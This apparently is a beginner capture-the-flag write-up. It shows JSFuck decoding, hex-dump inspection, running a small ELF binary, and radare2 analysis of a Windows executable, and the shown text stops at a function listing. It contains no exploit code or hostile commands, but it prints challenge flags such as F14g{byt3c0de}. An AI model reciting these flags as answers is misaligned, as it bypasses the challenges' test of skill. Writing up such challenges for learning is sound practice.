**F14g{helloworld123}**.

Taksuka jasmine




I try to cat the js file and I found that many gibberish in this js. But I wonder what is this encryption?


So I use online tool which is dcode to identify the cipher. And I found that this cipher is using JSFUCK. As expected, looking at the title of this challenge which is TakSukaJasmine.




I using JSFuck decoder to decode the ciphertext.




I paste it and start to decode





And I found flag that highlighted at the above.

Dumpy Dump





Try to cat the file but I found only gibberish

To know the format of the file, I use file command.


```
┌──(root㉿kali)-[/home/malscottt/Downloads]
└─# ghex Dumpy_Dump
libEGL warning: DRI3: Screen seems not DRI3 capable
libEGL warning: DRI2: failed to authenticate
libEGL warning: DRI3: Screen seems not DRI3 capable
MESA: error: ZINK: failed to choose pdev
libEGL warning: egl: failed to create dri2 screen

(process:31854): Gtk-WARNING **: 16:14:12.871: Theme parser error: gtk.css:3977:3-22: No property named "-gtk-outline-radius"

(process:31854): Gtk-WARNING **: 16:14:12.872: Theme parser error: gtk.css:4094:3-29: No property named "-GtkWidget-window-dragging"

(process:31854): Gtk-WARNING **: 16:14:12.872: Theme parser error: gtk.css:4108:9-37: No property named "-gtk-outline-top-left-radius"

(process:31854): Gtk-WARNING **: 16:14:12.873: Theme parser error: gtk.css:4110:9-38: No property named "-gtk-outline-top-right-radius"

(process:31854): Gtk-WARNING **: 16:14:12.873: Theme parser error: gtk.css:4113:9-40: No property named "-gtk-outline-bottom-left-radius"

(process:31854): Gtk-WARNING **: 16:14:12.873: Theme parser error: gtk.css:4115:9-41: No property named "-gtk-outline-bottom-right-radius"

(process:31854): Gtk-WARNING **: 16:14:12.874: Theme parser error: gtk.css:4118:5-33: No property named "-gtk-outline-top-left-radius"

(process:31854): Gtk-WARNING **: 16:14:12.874: Theme parser error: gtk.css:4120:5-34: No property named "-gtk-outline-top-right-radius"

(process:31854): Gtk-WARNING **: 16:14:12.874: Theme parser error: gtk.css:4123:5-36: No property named "-gtk-outline-bottom-left-radius"

(process:31854): Gtk-WARNING **: 16:14:12.874: Theme parser error: gtk.css:4125:5-37: No property named "-gtk-outline-bottom-right-radius"

(process:31854): Gtk-WARNING **: 16:14:12.874: Theme parser error: gtk.css:4131:7-36: No property named "-gtk-outline-top-right-radius"

(process:31854): Gtk-WARNING **: 16:14:12.874: Theme parser error: gtk.css:4133:7-39: No property named "-gtk-outline-bottom-right-radius"

(process:31854): Gtk-WARNING **: 16:14:12.874: Theme parser error: gtk.css:4136:7-35: No property named "-gtk-outline-top-left-radius"

(process:31854): Gtk-WARNING **: 16:14:12.875: Theme parser error: gtk.css:4138:7-38: No property named "-gtk-outline-bottom-left-radius"

(process:31854): Gtk-WARNING **: 16:14:12.875: Theme parser error: gtk.css:4212:23-37: Not a valid image

(process:31854): Gtk-WARNING **: 16:14:12.875: Theme parser error: gtk.css:4251:3-31: No property named "-gtk-outline-top-left-radius"

(process:31854): Gtk-WARNING **: 16:14:12.876: Theme parser error: gtk.css:4253:3-32: No property named "-gtk-outline-top-right-radius"
```

I use ghex to inspect some hex dump





I found a clue which is chapeez, the creator of the challenge.



I scrolled down until I found the flag. Well played chapeez. jauh betul kau suruh aku cari flag.

A vm??

```
┌──(root㉿kali)-[/home/malscottt/Downloads]
└─# file VM
VM: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=04804d3c31218f938502cbed5cdd1af09d59a8f0, for GNU/Linux 2
.6.32, stripped
```

I checked the type of the file and it is executable.

```
┌──(root㉿kali)-[/home/malscottt/Downloads]
└─# chmod +x VM
```

Before this, I run ./VM to see can I execute this file. But it shows permission denied. So I use chmod +x VM to allow the permission when I run ./ command.

```
┌──(root㉿kali)-[/home/malscottt/Downloads]
└─# ./VM
Welcome to the Virtual Machine Challenge!
Your task: Discover the hidden flag within this output.
NOTE: Not all messages are meaningful!
Allocating memory ...
F14gAllocating memory ...
{Random filler message ...
byt3Decrypting sequence ...
c0Connecting to server ...
de}
Virtual Machine execution complete. Good luck finding the flag!
```

And gotcha, I found the flag by using ./ command. The flag is at the left of the executable file.

F14g{byt3c0de}

Macam biasa, senang sangat soalan ko ni niel

Red herring

```
┌──(root㉿kali)-[/home/malscottt/Downloads]
└─# file redherring.exe
redherring.exe: PE32 executable (console) Intel 80386, for MS Windows, 13 sections
```


Check for the format file. It shows executable for Windows.

```
┌──(root㉿kali)-[/home/malscottt/Downloads]
└─# radare2 redherring.exe
WARN: Relocs has not been applied. Please use `-e bin.relocs.apply=true` or `-e bin.cache=true` next time
[0×004012e0]>
```

So I decided to use radare2 tool in kali which is famous for reverse engineering.


```
[0×004012e0]> aaaa
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (af@@@i)
INFO: Analyze entrypoint (af@ entry0)
INFO: Analyze symbols (af@@@s)
INFO: Analyze all functions arguments/locals (afva@@@F)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
INFO: Analyzing methods (af @@ method.*)
INFO: Recovering local variables (afva@@@F)
INFO: Type matching analysis for all functions (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Integrate dwarf function information
INFO: Scanning for strings constructed in code (/azs)
INFO: Finding function preludes (aap)
INFO: Enable anal.types.constraint for experimental type propagation
[0×004012e0]>
```

I use aaaa command to analyze all. As we can see in the output, it is doing a number of analyses on the binary and saving the analyzed information for future use.



```
[0×004012e0]> afl
0×004012e0     1     32 entry0
0×004011b0     5    240 fcn.004011b0
0×004012a0     1     63 sym.__mingw32_init_mainargs
0×00403d58     1      6 sym.___getmainargs
0×00401300     1     32 sym._WinMainCRTStartup
0×00401320     1      6 sym._atexit
0×00401330     1      6 sym.__onexit
0×00401340    11    222 sym.___gcc_register_frame
0×00401430     5     46 sym.___gcc_deregister_frame
0×00401460     9    398 sym._main
0×004015ee     1     84 sym._flag
0×00401642     1    157 sym._formula
0×00403cd0     1      6 sym._pow
0×00403c98     1      6 sym._sqrt
0×00403cc8     1      6 sym._printf
0×004016e0    67    901 sym.__setargv
0×00401a80    26    263 sym.___cpu_features_init
0×00401b90     5     44 sym.___do_global_dtors
0×00401bc0     8     70 sym.___do_global_ctors
0×00401c10     3     23 sym.___main
0×00401c80    12    131 entry1
0×00401d10     1      3 sym.___tlregdtor
0×00401d80     5    122 sym.____w64_mingwthr_add_key_dtor
0×00401e10    13    137 sym.____w64_mingwthr_remove_key_dtor
0×00403de0     1      6 sym._EnterCriticalSection_4
0×00403d88     1      6 sym._LeaveCriticalSection_4
0×00403cf8     1      6 sym._free
0×00401eb0    13    142 sym.___mingw_TLScallback
0×00402090    30    432 sym.__pei386_runtime_relocator
0×00402290    14    108 main
0×00403230    14    221 sym.___mingw_glob
0×00403320     5     88 sym.___mingw_globfree
0×00403380    65    992 sym.___mingw_dirname
0×00403900    25    423 sym.___mingw_opendir
0×00403ac0     6     70 sym.___mingw_readdir
0×00403b10     5     66 sym.___mingw_closedir
0×00403dd0     1      6 sym._FindClose_4
0×00403d38     1      6 sym.__errno
```

